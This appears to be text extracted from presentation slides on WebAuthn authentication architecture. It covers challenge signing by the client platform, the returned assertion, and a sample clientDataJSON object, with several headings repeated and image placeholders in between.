


No access to another domain's  
(origin) credentials


WebAuthn API



# ARCHITECTURE - AUTHENTICATION




# ARCHITECTURE - AUTHENTICATION




- Client platform signs the challenge using stored private key (Fido key / TPM / software)

# ARCHITECTURE - AUTHENTICATION



- Client platform signs the challenge using stored private key (Fido key / TPM / software)

# ARCHITECTURE - AUTHENTICATION



- Client returns the signed assertion (includes challenge) to server.


# ARCHITECTURE - AUTHENTICATION

```
{  
  "type": "webauthn.get",  
  "challenge": "Ty5leUowZ...snip...jJxRFBPbkoyRExFWVNn",  
  "origin": "https://login.microsoft.com",  
  "crossOrigin": false,  
  "other_keys_can_be_added_here":  
    "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"  
}
```

Assertion



# ARCHITECTURE - AUTHENTICATION



